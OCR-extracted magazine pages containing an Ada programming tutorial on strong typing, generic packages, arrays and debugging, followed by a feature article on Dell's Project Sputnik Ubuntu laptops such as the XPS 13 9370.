


Figure 2

Below The triangle is the universal symbol to run a program

means that `dimension` must always be positive, and that Ada will raise an exception if a user tries to instantiate the package with `0` or a negative number of dimensions.

Create types in Ada

Ada provides good support for typing. If we were writing, for example, a word-processing program, we might have some integer variables that held numbers of columns and some that held numbers of rows. In C or C++, we could use `typedef` to try and tell these apart:

```
typedef int number_of_rows;
typedef int number_of_columns;
```

However, these type definitions are nothing more than aliases for existing types, and they pose no restrictions on what we can do with them. For example, if we made the two `typedef`s above, then the following code would be legal in C.

```
number_of_rows page_rows = 4;
number_of_columns page_columns = 8;
page_rows += page_columns;
```

Since it doesn't make sense to add a number of rows to a number of columns (in most situations), this last line is probably a bug. But C and C++ do not prevent the programmer from writing it, and do not raise even a warning that something might be wrong. By contrast, in Ada, if we write

```
type Non_Negative is new Integer range 0 .. Integer'Last;
type Number_Of_Rows is new Non_Negative;
type Number_Of_Columns is new Non_Negative;
```


then we create two new, non-interchangeable types `Number_Of_Rows` and `Number_Of_Columns`. The first line creates a new, constrained type; that is, it takes the existing type `Integer` and constrains it so that it can only hold integers lying between `0` and `Integer'Last`, which is the largest possible `Integer` value. The next two lines create new copies of this type.

Go back to `tutorial.adb` and add the three lines above in between the lines `procedure Tutorial is` and `begin`. Immediately afterwards, declare two new variables, as shown in **Figure 5**. Then, after the `begin` statement, add the command

```
Page_Rows := Page_Rows + Page_Columns
```

Below The GPS IDE sometimes offers to fix errors for us automatically

Figure 3



Object-orientated programming in Ada

If we want to use Ada as a replacement for C++, it's useful to be able to write programs in an object-orientated style. To a large extent, this is possible in Ada: an Ada package corresponds to a C++ class in that it contains variables (the equivalent of fields) and functions and procedures (the equivalent of methods. Ada supports record types, which are like C's `structs` – a type that amalgamates multiple fields.

The 1995 version of Ada extends this basic programming to give fully-fledged support for object-orientated programming. In particular, it supports the notions of inheritance and polymorphism, and it also enables us to encapsulate a state with the familiar keyword `private`.

The code on the coverdisc contains a basic implementation of an object-orientated package called `Planes`. This package uses a private record type `Plane` that holds the data fields, and also includes various (public) functions and procedures that perform various actions on a `Plane` instance.

One difference with C++ is that these functions and procedures all take the `Plane` instance in as a parameter, whereas this is left implicit in C++. However, Ada supports a C++-like way of calling these methods: for example, the `Fly` procedure takes in a `Plane` as a parameter, but if `p` is an instance of the `Plane` type, then we can call `p.Fly`, and Ada will interpret this as `Fly(p)`.

and press the Run button. Ada will refuse to compile the file, complaining that the operands to the `+` operator have the wrong type. If we change `Page_Columns` to `Page_Rows`, then the file compiles without problems.

Let's remove the six lines we just added to `tutorial.adb`, and go back to writing our geometry package.

Use arrays and loops

Let's start by using what we've learned to create some types to represent points in space. Firstly, we'll define a type to represent the indices of a coordinate. We add this line just after `package Geometry is`.

```
package Geometry is
   type Indices is new Positive range 1 .. dimension
```

This defines `Indices` to be the type of all integers that are in the range `1` up to `dimension`. The point of declaring this type is that it allows us to define an array type representing points in space, which we can do on the next line:

```
   type Indices is new Positive range 1 .. dimension
      type Point is new array(Indices) of Float;
```

Here, `Float` is the built-in type for floating-point decimal numbers. This brings up an important point about Ada. While languages like C++ index arrays using numbers, Ada indexes arrays using types. That is, an Ada array that is indexed by a type `E` consists of one element for every inhabitant of the type `E`. Since Ada allows us to define types that consist precisely of integers within a given range (exactly as we have done with the `Indices` type), we can simulate C-style arrays within Ada.

But we can do much more than that. For example, Ada enables us to define enumerated types (enums) with a predefined collection of values. For example:

```
type Musketeer is (Athos, Porthos, Aramis);
```

defines a type with the three given values. We could then, for example, define an array over this type which would have an entry for Athos, an entry for Porthos and an entry for Aramis.

We access elements of arrays using round brackets. For example, if `p` is an element of type `Point`, then `p(1)` gives us the first coordinate of `p`.

One thing we might want to do is to get the distance between two points. Let us add a function that will do that for us.

```
    type Point is new array(Indices) of
Float;
       function Distance(c, d : in Point)
return Float;
```


This is the first time we have seen a function definition in Ada, and the first time that we have seen a function (or procedure) that takes in parameters. A `function` is like a `procedure`, except that it returns a value of a given type. Meanwhile, both functions and procedures are permitted to take in parameters, which they can use inside their body of code.

Specifically, parameters may be classed in three ways: `in`, which means that the parameter may be read by the function, but not modified; `out`, which means that the parameter may be modified by the function, but not read; and `in out`, which means that the parameter may be read and modified. In this case, since we do not want to modify the coordinates that we are finding the distance between, we use `in`.

We have now given the type signature (the 'specification') for the function `Distance`, but we have not defined how it operates. Here, we discover another unusual thing about Ada: a package is typically defined using not one but two files. The file we have been working on, `geometry.ads`, is the specification file for the package, but we will need to create another file, the body, which will contain the implementations of the functions that we want.

Create a new file in the same directory as `geometry.ads` called `geometry.adb` and add the following code.

Figure 4



Above GPS can automatically create generic outline code for new Ada packages

Figure 5

```
procedure Tutorial is
       type Non_Negative is new Integer range 0 ..
Integer'Last;
       type Number_Of_Rows is new Non_Negative;
       type Number_Of_Columns is new Non_Negative;
    Page_Rows : Number_Of_Rows := 4;
       Page_Columns : Number_Of_Columns := 8;
begin
    etc.
```

Above In Ada, types that have been defined separately are completely separate, even if they have the same definition

> "Both functions and procedures are permitted to take in parameters, which they can use inside their body of code"

```
package body Geometry is

end Geometry;
```

The space between these two lines is where we define the function `Distance`. This function is shown in **Figure 6**. The first unusual thing is that Ada makes us define variables in a separate stage at the top of the function, before the `begin` keyword; in this case, we have defined a variable `Sum_Of_Squares` that will keep track of the sum of the squared differences between coordinates.

The `for` loop syntax is also new. Ada is clever enough to know that `Indices` is a range of `Integer`s, so it can iterate over them. If we weren't using the `Indices` type, we could have written this as

```
for i in Integer range 1 .. dimension loop
   ... etc.
```

However, this would have given us a type error when we tried to access elements of the arrays `c(i)` and `d(i)`. The point is that `Indices` is not the same type as `Integer range 1 .. dimension`, even though they are defined in the same way, and so we need to loop over the same type that we use for indexing our arrays.

Names in Ada

Rather unusually, Ada is not at all case-sensitive. This means that we could write `put_line`, `Put_line` or even `PUT_LINE` instead of `Put_Line`. A common convention is to capitalise the first letter of each word. Names in Ada have to be made up of letters, numbers and underscores; they must begin with a letter and they cannot contain two underscores in a row. The usual naming convention in Ada is to use 'Snake_Case': words separated with underscores.

Ada exceptions

One important feature of Ada which we have not touched on is its support for exception handling. Ada supports both user-defined and built-in exceptions. In particular, if we violate the contract for a particular type – say by setting a variable of type `Integer range 1 .. 3` to the value 4 – Ada will raise an exception. By default, this terminates the program, but we can tell Ada to catch the exception and write our own code to handle it.

The operator `**` is Ada's exponentiation operator. Here, we are using it to square values. If we want our function to work, we also need to add the following lines to the top of the file `geometry.adb`.

```
with Ada.Numerics.Elementary_Functions;
use Ada.Numerics.Elementary_Functions;
```

This allows us to use the `Sqrt` function to calculate the square root of a number. Alternatively, it might be a good idea to put the `use` directive inside the declaration section of the `Distance` function.

Instantiate generic packages

It's been a while since we compiled any code, so let's test this function. Go back to the file `tutorial.adb`, and add the following line to the top.

```
with Geometry
```

Since `Geometry` is a generic package, we cannot `use` it straight away; instead we must instantiate it with a particular dimension. Inside the declarative section of the `Tutorial` procedure, add the following two lines.

```
procedure Tutorial is
   package Geometry_2D is new Geometry(2);
      use Geometry_2D;
begin
```

The first line instantiates the generic package; that is, it creates a particular instance of the package corresponding to two-dimensional geometry. Inside that package, the generic parameter `dimension` will be set to 2, meaning that `Indices` will contain the integers 1 and 2, and that the `Point` type will be the type of pairs of floating-point values. Then, when we call `use` on that package, we give the `Tutorial` procedure access to all the functions and procedures from our `Geometry` package, but specialised for 2D geometry.

So let's test out the `Distance` function. Under our "Hello, world!" command, add a second call to `Put_Line`:

```
Put_Line("Hello, world!");
Put_Line(Float'Image(Distance((0.0, 0.0), (3.0, 4.0))));
```

Below Ada permits automatic iteration over types derived from discrete types such as Integer

Figure 6

```
function Distance(c, d : in Coordinate) return Float is
    Sum_Of_Squares : Float := 0.0;
begin
    for i in Indices loop
          Sum_Of_Squares := Sum_Of_Squares +
                            (c(i) - d(i)) ** 2;
    end loop;
       return(Sqrt(Sum_Of_Squares));
end Distance;
```

Figure 7

```
function Add(c : in Coordinate; v : in
Vector) return Coordinate is
    New_Position : Coordinate;
begin
    for i in Indices loop
          New_Position(i) := c(i) +
v(i);
       end loop;
end Add;
```

Above Generic function bodies do not declare their generic parameters – they are declared in the specification

The two segments `(0.0, 0.0)` and `(3.0, 4.0)` are examples of array initialisation in Ada. Since `Point` is the type of arrays with indices 1 and 2, we may easily create instances of that type using this notation. The function `Float'Image` converts floating point numbers into strings: there is an `Integer'Image` that we can use to convert integers into strings as well. We should now be able to run our code, which will give us the following output.

```
Hello, world!
 5.00000E+00
```

> "Rather than duplicate code, it makes sense to use generics to create one version of the function that we can then specialise"

Generic procedures

Let's go back to `geometry.ads` and add a new type, `Vector`, representing an arrow between a pair of points. We can do this by duplicating the existing `Point` type.

```
type Point is array(Indices) of Float;
type Vector is new Point;
```

Even though these types appear to be the same, there is a good argument for treating them differently. For example, it makes sense to add together two vectors to give a new vector, but it does not make sense to add together two points to give a new point, since this depends on our choice of origin, which may be arbitrary. On the other hand, we do want to be able to add a vector to a point to get a new point. In order to avoid bugs, we want to make it impossible to perform actions that do not make sense, like adding two points together.

We want to add functions that we can use to add together two vectors to get a third vector, and to add a vector to a point to get a second point. The operation

of these functions will be simple: we add together the coordinates one by one. However, it quickly becomes clear that these two functions are going to be very similar in operation. Rather than duplicate code, it makes sense to use generics to create one version of the function that we can then specialise to the two separate cases.

We start by writing the specification for this function in `geometry.ads`:

```
generic
    type Coordinate is array(Indices) of
Float;
function Add(c : in Coordinate; v : in
Vector) return Coordinate;
```

Here, if the generic type `Coordinate` is instantiated with the type `Vector`, then we will end up with a routine that adds vectors together, whereas if it is instantiated with the type `Point`, the routine will add a vector to a point.

We need to add the body of the function `Add` into `geometry.adb`. You have now learned enough to write this yourself, though you can have a look at our implementation in **Figure 7** if you are stuck.

The only new thing to note is that we do not write the `generic` part of the specification when giving the function implementation; this information is part of the specification, and the body should only give the implementation details.


When we define the function `add`, we are allowed to refer to the generic type `Coordinate`. Moreover, since we have specified that `Coordinate` is an array of `Float`s indexed by the `Indices` type, we are able to use index notation inside the body to refer to individual coordinates.

In order to use this generic procedure, we need to instantiate it with a particular instance of the type. For example, we could add the following into the body of `geometry.adb`.

```
function Add_Vector_To_Point is new
Add(Point);
```

This will create a function, `Add_Vector_To_Point`, that adds a vector to a point in the usual way. However, since we have not specified this function in `geometry.ads`, it will not be visible to users of the `Geometry` package. In fact, it is not possible to specify `Add_Vector_To_Point`

Figure 8



Above In order to debug our code, we need to compile it using Ada's special debug mode


Debug your Ada code

When you start writing code in Ada, you might want to debug it. You can debug Ada code from the command line using the GDB debugger, but it might be easier to do so directly from the GPS IDE. In order to debug our code, we first need to compile it with debugging symbols attached. To do this in GPS, it's easiest to compile our code in the special 'debug' mode: click the Scenario tab at the left and change the value of 'Build mode' to 'debug', as in **Figure 8**.

Now we can run our code by clicking the Debug button immediately to the right of the Run button, bringing up the sort of setup seen in **Figure 9**. At the bottom of the screen is a console running the command-line-based GDB debugger, but we can choose to ignore this and use the graphical tools provided by GPS instead.

If you've used a debugger before, you'll be familiar with the tools. If not, it's a good idea to get some practice using GDB, possibly with programs written in C or C++. The most important commands you will be using are setting breakpoints (which cause execution to stop at a particular point in the code) and stepping through code line by line to examine the flow of executed code.

Figure 9



Left To use the GPS debugger well, it's a good idea to be comfortable with using its underlying command-line debugger (usually GDB)

directly, since it is a generic function. What we can do is use it indirectly: we can add the following specification into `geometry.ads`:

```
function "+"(p : Point; v : Vector) return
Point;
```

and then define the function `"+"` inside `geometry.adb` so that it calls `Add_Vector_To_Point` on `p` and `v` and `return`s the result. `"+"` is a special name that means the function can act as an operator. That is, rather than calling `"+"(p, v)`, we can write this function call as `p + v`.

As mentioned, you can see the coverdisc code for a full implementation of this function and other additions. Hopefully this has given you enough of a taster of Ada (named, incidentally, after Ada Lovelace, often regarded as the first ever computer programmer) to get you started with this useful language, which is still going strong 38 years after its introduction.

THE FUTURE OF PROJECT SPUTNIK

Very few companies offer machines with Linux pre-installed, yet Dell continues to offer its flagship laptops with Ubuntu out of the box, courtesy of Project Sputnik


KEY FEATURES

Ubuntu
Ubuntu 16.04 LTS is pre-installed on the XPS 13 9370, with Dell repositories included for fixes and updates.

Pleasing keys
Developers need a reliable keyboard and the XPS's is impressive, with plenty of travel and feel.

Power up
Fast storage and plenty of RAM are also a must-have; up to 16GB of memory and up to 1TB of fast NVME SSD storage on the XPS 13 deliver.

As a Linux user, it's easy to get used to feeling like a second-class citizen. There's not a lot of choice when it comes to hardware - you're more than likely going to have to buy a Windows machine and then 'get Linux working' and as far as manufacturer support for your install is concerned, forget about it. Thankfully, in 2012 computer giant Dell kicked off Project Sputnik. An internal Dell innovation fund gave a small pot of cash and a six-month deadline to a project team to see if the crazy idea of a Linux laptop would fly. With heavy community involvement right from the off, the project proved wildly popular and led to the release of the first XPS 13 Developer Edition in November 2012. Just over five years later we have the



On the road
The latest 9370 generation of the XPS 13 is 24 per cent smaller by volume than its predecessor, for travelling light.

Screen dream
The 4K display option on the 9370 is bright and clear. HiDPI support in Linux apps is better than before, although the touchscreen is a bit wasted.

CPU chops
A developer edition needs raw horsepower and the XPS doesn't disappoint with a quad-core, 8th generation Core i7 processor.

Right The XPS 13 9370 is the latest model from Project Sputnik – see p62 for our review

seventh generation of that initial product, together with other complementary machines to cater for a wider range of Linux power-users.

Is it feasible for a huge computer company like Dell to sell high-end, Linux-equipped hardware to a specific group of users? Will such a product sell in enough volume for the effort to be worthwhile? These were the questions that the 'father of Project Sputnik' Barton George had to wrestle with six years ago when he met a consultant to talk about how Dell could better serve web companies. As a Linux user himself, the idea had immediate appeal to Barton, but what wasn't clear was how such a request could be explored.

Through the Dell innovation fund, an effort began to solicit developer input to understand what a 'perfect developer laptop' might look like. The fledgling team expected a few hundred responses and (paid) beta sign-ups, but in fact received thousands from all around the world – a level of support that convinced decision makers at Dell that a Linux product line had a viable future inside the business.

If there's one thing that developers need and want, it's powerful machines. Separate from the main Developer Edition, a colleague of Barton's decided to work on his own time to get Ubuntu up and running on his Dell Precision M3800 mobile workstation. By documenting his work publicly to benefit other users of the same hardware, he generated yet more interest from the community and once again a new product line was formed that resulted in an official product launch a year later. So often Linux projects are 'people powered' – the essence of open source – and it's great to see that this applies in a corporation as large as Dell, as much as to smaller projects that are so vital to the Linux landscape.

> "The exact products may be more varied, but the core mantra remains the same. The offerings are developed by developers, for developers"

As Project Sputnik has grown and matured, the exact products may be more varied, but the core mantra remains the same. The offerings are developed by developers, for developers.

QUICK FACT

The XPS 13 9370 is available in four configurations in Europe: the entry-level 8GB/256GB/FHD model, 16GB/512GB with FHD or 4K, or 16GB/1TB with the 4K screen. All models use the i7-8550U processor.

AT A GLANCE

- Sputnik starts **p58**
Project Sputnik started out as a small project to create a single machine but has grown in scope since. We look at how the range has expanded to cater for more users than ever before.

- Using the hardware **p60**
If you invest in a Project Sputnik-powered machine, what does the out-of-box experience feel like? Is it as slick as you'd expect for a product as high-end as the hardware promises?

- Into the future **p61**
As Ubuntu itself continues to mature and Canonical pivots slightly on its mission, what does the future hold for desktops, servers and even gaming machines in Dell's Linux division?

- XPS 13 9370 review **p62**
We take an in-depth look at the latest 9370 version of the XPS 13, which is more powerful than ever before while also being thinner, lighter and potentially even more desirable! Read the full review.

The expanded product line is based closely on user feedback and as a result, buyers are no longer limited to a single specification of the XPS 13 and can instead choose from over 20 configurations. More variants are offered in the US than in other parts of the world – the UK, for example, has only the most powerful i7 processor-based machines, whereas the US can also opt for i5-based models. Following from the addition of the Precision Mobile Workstation to the range, this product line too has evolved from a single model into a wider range of options, including a Precision All-In-One. Last year we used the Xeon-powered Precision 5520 with its stunning 4K IGZO screen extensively; the impressive hardware helps extend the customer base beyond just developers to include data scientists, academics, and media and entertainment professionals.

With the Linux line going from strength to strength, you might assume that the path has always been smooth – but this isn't quite the case, as early on there was push-back from those who didn't think targeting such a 'niche' audience made sense.

If you decide to buy a Project Sputnik machine from Dell, what does the experience feel like today? It's worth noting that, as you might expect, you can't just walk into a shop and buy a Linux-powered machine off the shelf. That's not entirely surprising given the market share, but what you can do – for the XPS 13 at least – is visit one of a number of large retailers to see and try the hardware, albeit running Windows. In addition, you can of course order a machine and, providing you're not a business buyer, return your purchase within 14 days of delivery for a full refund (with Dell covering the return shipping). Tracking down Ubuntu machines on Dell's website isn't as straightforward as you might expect. There's no centralised Project Sputnik page, and Linux versions are typically interspersed with their Windows equivalents, with no clear indication for general users as to what the Linux versions are and why you might purchase them – they're just a little bit cheaper than their Microsoft equipped counterparts. Incidentally, Dell also no longer uses the term Developer Edition, at least on its website. We spoke to Dell about this and the company confirmed it is currently exploring the development of a central landing page for all of Dell's Linux-based offerings, in recognition of the fact that it can be frustrating to be unable to see the full portfolio of Linux-based products.

> "The out-of-box experience for a Linux-powered Dell machine is as impressive as you'd expect"


Above Barton George, founder and lead of Project Sputnik, Dell's Linux Ultrabook project

The out-of-box experience for a Linux-powered Dell machine is as impressive as you'd expect. On the devices themselves you'll find nothing to indicate that the machine is Linux-powered (aside from the lack of a Windows sticker) and in fact you'll still find a Windows key on the keyboard to throw the casual observer off the scent. We'd love to see the Windows logo banished from the keyboard of Linux devices and perhaps a suitable logo on the deck to indicate the machine is something a bit special, but on the former at least we understand this may not be viable for the smaller production runs of the Developer Editions. Turn on and you'll boot into the latest LTS release of Ubuntu; as you'd expect, Dell ships only LTS releases to provide a level of stability. With current stocks shipping with Xenial, we anticipate support for Bionic being available at or near launch in line with previous updates.

Before you start tinkering with your system, you're provided with the option to write a recovery image to external media. The same image can also be downloaded from Dell's excellent support site, where the unique service tag can be entered to show the correct downloads for your machine. This also provides access to the full set of Windows drivers, should you need them for any reason. This ability to restore to a box-fresh state with everything working properly is a

QUICK FACT

The Sputnik-powered Precision 5520 is the world's thinnest and lightest 15-inch mobile workstation. Based on the same chassis as the XPS 15, the laptop is available with 32GB RAM and a Xeon processor, providing power to rival the best desktop machines.



Above The 2013 edition sported a stunning 1,920x1,080 IPS screen

Above The original XPS Developer Edition from November 2012

clear benefit over the traditional approach of buying a different Windows machine and 'getting it working'.

The Dell-provided repositories pre-installed on the system provide everything needed to ensure your system runs smoothly, but prior to a product's launch, how does Dell work with hardware vendors to ensure this? This represents one of the biggest challenges that Project Sputnik has had to overcome. Creating a product that is of suitable quality for a full release is a serious business; Dell works closely with device manufacturers to get drivers written ready for release, but also then ensures that changes are pushed up to the main-line kernel where required.

While Dell has chosen Ubuntu as its primary supported distribution for Sputnik, it doesn't exclude customers who prefer to run alternative distributions. The fact that Dell contributes back as much as possible around hardware support means that users can run any distro of their choice with an excellent level of hardware support. Linus Torvalds himself runs Fedora on a XPS 13, although to be fair you'd expect him to be able to get everything working if needed! An excellent source of distro-specific tips and tricks is the Project Sputnik forum (aka 'Linux Developer Systems') on the Dell website: **https://www.dell.com/community/Linux-Developer-Systems/bd-p/a-4613-en-forums**.

QUICK FACT

Project Sputnik machines aren't just great at running Linux – they're officially certified too, by Canonical for Ubuntu and in some cases by Red Hat. Dell offers far more certified desktop and laptop machines than any other manufacturer (120 and 251, currently).

> "You'll still see Barton himself and other members of his team responding directly to customer queries on the forum"

Although the profile of Sputnik has increased within Dell, the core team itself remains small, albeit with the ability to utilise other resources within the business such as the online teams, PR, marketing and so on. This is particularly evident should you drop into the forums – you'll still see Barton himself and other members of his team responding directly to customer queries. Tthe emotional as well as professional investment from those involved is clear. As well as the forum, which is a great way to get up to date news on the project, Dell hosts a Wiki and Barton's blog, 'To the clouds and beyond', is also a useful source of information.

What does the future hold for Project Sputnik? As you'd expect, Dell is reluctant to comment on future plans and products, but we can be sure of several things. The XPS 13 will continue to evolve alongside its Windows counterpart. Fantastic though the machine is, a few changes would help elevate it back to the top of a market in which competitors have been gradually catching up over the past few years.


Project Sputnik will continue to focus on Ubuntu and Dell will embrace the direction chosen by Canonical for the platform. Mark Shuttleworth highlighted the importance of desktop machines for the company, which plays well into Dell's vision. The company doesn't share sales numbers for Linux machines, but if the product line remains financially viable – and it clearly is currently – Project Sputnik looks to have a bright future ahead of it. Turn the page for a review of the latest XP13 9370 machine.

QUICK GUIDE

Dell hearts Linux

